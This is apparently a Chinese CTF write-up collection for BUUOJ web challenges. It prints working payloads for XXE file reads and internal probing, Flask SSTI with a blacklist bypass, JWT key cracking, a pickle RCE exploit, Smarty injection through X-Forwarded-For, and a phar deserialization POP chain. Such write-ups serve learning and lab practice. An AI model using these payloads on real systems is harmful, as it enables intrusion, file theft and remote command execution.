lag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3BN%3B%7D
```

由MRCTF2020学习反序列化POP链

[NCTF2019]True XML cookbook

首先跟之前那题一样，可以任意文件读取，但没有flag,可以php伪协议读取doLogin.php，但没啥用

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/doLogin.php"> ]>
<user><username>&goodies;</username><password>123456</password></user>
```


接下来需要的是xxe打内网
要读取/etc/host,查看存活主机
然后

```
POST /doLogin.php HTTP/1.1
Host: 64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 180
Origin: http://64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn
Connection: close
Referer: http://64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "file:///etc/hosts"> ]>
<user><username>&goodies;</username><password>123456</password></user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 21 Apr 2021 16:51:30 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6
Content-Length: 192

<result><code>0</code><msg>127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
</msg></result>
```

https://blog.csdn.net/xiaolong22333


???为什么跟wp不一样，ip地址呢？
其实还有一个关键文件，/proc/net/arp



```
POST /doLogin.php HTTP/1.1
Host: 64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 183
Origin: http://64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn
Connection: close
Referer: http://64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "file:///proc/net/arp"> ]>
<user><username>&goodies;</username><password>123456</password></user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 21 Apr 2021 16:54:37 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6
Content-Length: 4048

<result><code>0</code><msg>IP address       HW type     Flags       HW
address           Mask     Device
10.0.212.46      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.15      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.22      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.49      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.30      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.6       0x1         0x2         02:42:0a:00:d4:06     *        eth0
10.0.212.33      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.14      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.41      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.48      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.17      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.25      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.32      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.1       0x1         0x2         16:14:04:1b:bb:aa     *        eth0
10.0.212.40      0x1         0x0         00:00:00:00:00:00     *        eth0
10.0.212.51      0x1         0x0         00:00:00:00:00:00     *        eth0
```

(可能我后面爆破的原因，有这么多ip，一开始就一个10.0.212.28.xx，忘了是哪个。。。)
然后爆破c端，找到flag，在10.0.212.11



```
POST /doLogin.php HTTP/1.1
Host: 64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 181
Origin: http://64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn
Connection: close
Referer: http://64561d7d-a0a0-4f67-b1e4-c532cd796fbd.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "http://10.0.212.11"> ]>
<user><username>&goodies;</username><password>123456</password></user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 21 Apr 2021 16:58:00 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6
Content-Length: 84

<result><code>0</code><msg>flag{f0b7eae3-e91a-4ce2-aace-3b2317e383c3}</msg
></result>
```

没搞懂/etc/host和/proc/net/arp的区别，希望有大佬能解答一下~

[GYCTF2020]FlaskApp

结合题目，测试后发现在解密处存在ssti，
简单fuzz后发现过滤了flag,os,eval
可以用如下命令读取app.py

```
{{url_for.__globals__.__builtins__.open('app.py').read()}}
```

发现黑名单

```
black_list = ["flag","os","system","popen","import","eval","chr","request", "subprocess","commands","socket","he
x","base64","*","?"]
```

可以字符串拼接来绕过

```
{{url_for.__globals__['o'+'s']['pop'+'en']('ls /').read()}}
e3t1cmxfZm9yLl9fZ2xvYmFsc19fWydvJysncyddWydwb3AnKydlbiddKCdscyAvJykucmVhZCgpfX0=
```

找到flag

读取flag

```
{{url_for.__globals__['o'+'s']['pop'+'en']('cat /this_is_the_fla'+'g.txt').read()}}
e3t1cmxfZm9yLl9fZ2xvYmFsc19fWydvJysncyddWydwb3AnKydlbiddKCdjYXQgL3RoaXNfaXNfdGhlX2ZsYScrJ2cudHh0JykucmVhZCgpfX0=
```

[CISCN2019 华北赛区 Day1 Web2]ikun


题目要求买lv6，翻了几页没看见，写个脚本跑一下


```
import requests
url = 'http://afdaf66c-c95a-4d7f-80da-6d149e896787.node3.buuoj.cn/shop'
payload = {
    'page' : 1
}
for i in range(1,200):
    payload['page'] = i
    r = requests.get(url,params=payload)
    if 'lv6.png' in r.text:
        print(i)
        break
```

最终发现在181页，但发现钱不够，抓包将折扣改成0.000000008
然后提示要admin，再仔细看了下，http头中有jwt，放到这个网站看一下，是hs256加密，用`c-jwt-cracker`破解key

```
root@kali:~/桌面/c-jwt-cracker# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2V
ybmFtZSI6InhpYW9sb25nIn0.6Ci6AajikUOzwMIkA5i84qHJ67olv3xDpZTBkad6BXo
Secret is "1Kun"
```

构造jwt






替换jwt后发现成功成为admin，在网页源码中发现www.zip，下载
然后就是python反序列化，没接触过，研究完后再回来做~
更新
利用点在admin.py

```
import tornado.web
from sshop.base import BaseHandler
import pickle
import urllib


class AdminHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        if self.current_user == "admin":
            return self.render('form.html', res='This is Black Technology!', member=0)
        else:
            return self.render('no_ass.html')

    @tornado.web.authenticated
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
        except:
            return self.render('form.html', res='This is Black Technology!', member=0)
```

post接收一个参数become，在勇pickle进行反序列化后返回渲染模板
因此这里可以用pickl的反序列化漏洞
exp

```
import pickle
import urllib


class A(object):
    def __reduce__(self):
        return (eval, ("__import__('os').popen('cat /flag.txt').read()",))
a = pickle.dumps(A())
a = urllib.quote(a)
print(a)
```

注意要用py2
抓包修改become的值



CSDN @xiaolong22333


flag{3109d0ac-93e9-4b96-9853-b8d294fd7164}

一键成为大会员

CSDN @xiaolong22333

[CISCN2019 华东南赛区]Web11


题目页面中的`Build With Smarty`是重点，说明用了smarty模板，猜测是模板注入
题目会检测ip，加个xff头发现注入点在xff头



没接触过smarty，搜一下语法，发现可以执行php函数
smarty中调用php内置函数

读取flag

```
X-Forwarded-For: {'cat /flag'|system}
```



```
GET / HTTP/1.1
Host: node3.buuoj.cn:29498
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
X-Forwarded-For: {'cat /flag'|system}
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Fri, 23 Apr 2021 08:07:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.5
Content-Length: 4019

<html lang="en"><head><meta http-equiv="Content-Type" content="text/html;
charset=UTF-8">
    <title>A Simple IP Address API</title>
    <link rel="stylesheet" href="./css/bootstrap.min.css">
</head>
<body>
<div class="container">
    <div class="row">
        <div style="float:left;">
            <h1>IP</h1>
            <h2 class="hidden-xs hidden-sm">A Simple Public IP Address API</h2>
        </div>
            <div style="float:right;margin-top:30px;">Current IP:<?php
$flag="flag{8d7eef9e-44d4-4289-8a6b-e7b10729746b}";
<?php $flag="flag{8d7eef9e-44d4-4289-8a6b-e7b10729746b}";          </div>
    </div>
```

https://blog.csdn.net/xiaolong22333

看到别的师傅写的一些smarty常用payload

```
{if phpinfo()}{/if}
{if system('ls')}{/if}
{ readfile('/flag') }
{if show_source('/flag')}{/if}
{if system('cat ../../../flag')}{/if}
```

[CISCN2019 华北赛区 Day1 Web1]Dropbox

登陆后随便上传一个图片，发现可以下载和删除，猜测可以任意文件下载
抓包，filename改为/etc/passwd
但没法下载其他文件，看wp才知道要chdir() 现实目录跳跃 `filename=../../index.php`
可以下载class.php,delete.php,download.php,index.php,upload.php
不过有用的就class.php和delete.php

```
//class.php
<?php
error_reporting(0);
$dbaddr = "127.0.0.1";
$dbuser = "root";
$dbpass = "root";
$dbname = "dropbox";
$db = new mysqli($dbaddr, $dbuser, $dbpass, $dbname);

class User {
    public $db;

    public function __construct() {
        global $db;
        $this->db = $db;
    }

    public function user_exist($username) {
        $stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ? LIMIT 1;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->store_result();
        $count = $stmt->num_rows;
```

```
        if ($count === 0) {
            return false;
        }
        return true;
    }

    public function add_user($username, $password) {
        if ($this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES (NULL, ?, ?);");
        $stmt->bind_param("ss", $username, $password);
        $stmt->execute();
        return true;
    }

    public function verify_user($username, $password) {
        if (!$this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->bind_result($expect);
        $stmt->fetch();
        if (isset($expect) && $expect === $password) {
            return true;
        }
        return false;
    }

    public function __destruct() {
        $this->db->close();
    }
}

class FileList {
    private $files;
    private $results;
    private $funcs;

    public function __construct($path) {
        $this->files = array();
        $this->results = array();
        $this->funcs = array();
        $filenames = scandir($path);

        $key = array_search(".", $filenames);
        unset($filenames[$key]);
        $key = array_search("..", $filenames);
        unset($filenames[$key]);

        foreach ($filenames as $filename) {
            $file = new File();
            $file->open($path . $filename);
            array_push($this->files, $file);
            $this->results[$file->name()] = array();
```

```
        }
    }

    public function __call($func, $args) {
        array_push($this->funcs, $func);
        foreach ($this->files as $file) {
            $this->results[$file->name()][$func] = $file->$func();
        }
    }

    public function __destruct() {
        $table = '<div id="container" class="container"><div class="table-responsive"><table id="table" class="t
able table-bordered table-hover sm-font">';
        $table .= '<thead><tr>';
        foreach ($this->funcs as $func) {
            $table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';
        }
        $table .= '<th scope="col" class="text-center">Opt</th>';
        $table .= '</thead><tbody>';
        foreach ($this->results as $filename => $result) {
            $table .= '<tr>';
            foreach ($result as $func => $value) {
                $table .= '<td class="text-center">' . htmlentities($value) . '</td>';
            }
            $table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a href="#" class="dow
nload">涓嬭浇</a> / <a href="#" class="delete">鎵狎横</a></td>';
            $table .= '</tr>';
        }
        echo $table;
    }
}

class File {
    public $filename;

    public function open($filename) {
        $this->filename = $filename;
        if (file_exists($filename) && !is_dir($filename)) {
            return true;
        } else {
            return false;
        }
    }

    public function name() {
        return basename($this->filename);
    }

    public function size() {
        $size = filesize($this->filename);
        $units = array(' B', ' KB', ' MB', ' GB', ' TB');
        for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
        return round($size, 2).$units[$i];
    }

    public function detele() {
        unlink($this->filename);
    }

    public function close() {
```

```
        return file_get_contents($this->filename);
    }
}
?>
```

```
//delete.php
<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}

if (!isset($_POST['filename'])) {
    die();
}

include "class.php";

chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename)) {
    $file->detele();
    Header("Content-type: application/json");
    $response = array("success" => true, "error" => "");
    echo json_encode($response);
} else {
    Header("Content-type: application/json");
    $response = array("success" => false, "error" => "File not exist");
    echo json_encode($response);
}
?>
```

有几个关键点

```
User类中
public function __destruct() {
        $this->db->close();
```

```
File类中
public function close() {
        return file_get_contents($this->filename);
```

```
FileList类中
public function __call($func, $args) {
        array_push($this->funcs, $func);
        foreach ($this->files as $file) {
            $this->results[$file->name()][$func] = $file->$func();
        }
    }
```


> __call:会在对象调用不存在的方法时，自动执行，第一个参数为调用的方法名

所以思路为:当db的值为FileList的一个对象时，执行close()方法，但FileList中没有close()，于是触发__call('close()')方法，使得`$file->close()`，进而`$results=file_get_contents($filename)`，最终`FileList->__destruct()`输出$result

payload

```php
<?php
class User{
    public $db;
}
class File{
    public $filename = '/flag.txt';
}
class FileList{
    private $files;
    public function __construct(){
        $this->files = array(new File());
    }
}
$a = new User();
$b = new FileList();
$a->db = $b;
$phar = new Phar('phar.phar');
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->setMetadata($a);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
?>
```

上传时将类型为image/gif，然后删除时`filename=phar://phar.gif`



其实做完了还是不太懂，再也不想看到php了。。。

多放几篇wp

https://www.jianshu.com/p/5b91e0b7f3ac

https://blog.csdn.net/weixin_44077544/article/details/102844554

https://blog.csdn.net/weixin_43345082/article/details/100102082

[BSidesCF 2019]Futurella

查看网页源码就有flag

我直接黑人问号？？？

[GWCTF 2019]枯燥的抽奖(打不开)

题目容器新建不了，以后再说

[MRCTF2020]套娃

```
<!--
//1st
$query = $_SERVER['QUERY_STRING'];

 if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('Y0u are So cutE!');
}
 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t'])){
    echo "you are going to the next ~";
}
```

php变量名含有特殊字符时会转换为下划线，正则可用换行绕过

```
?b.u.p.t=23333%0a
```

得到`secrettw.php`
添加`Client-ip:127.0.0.1`，(这里用`X-Forwarded-For`不行)
然后是jsfuck，直接放控制台运行就行，提示要post一个Merak

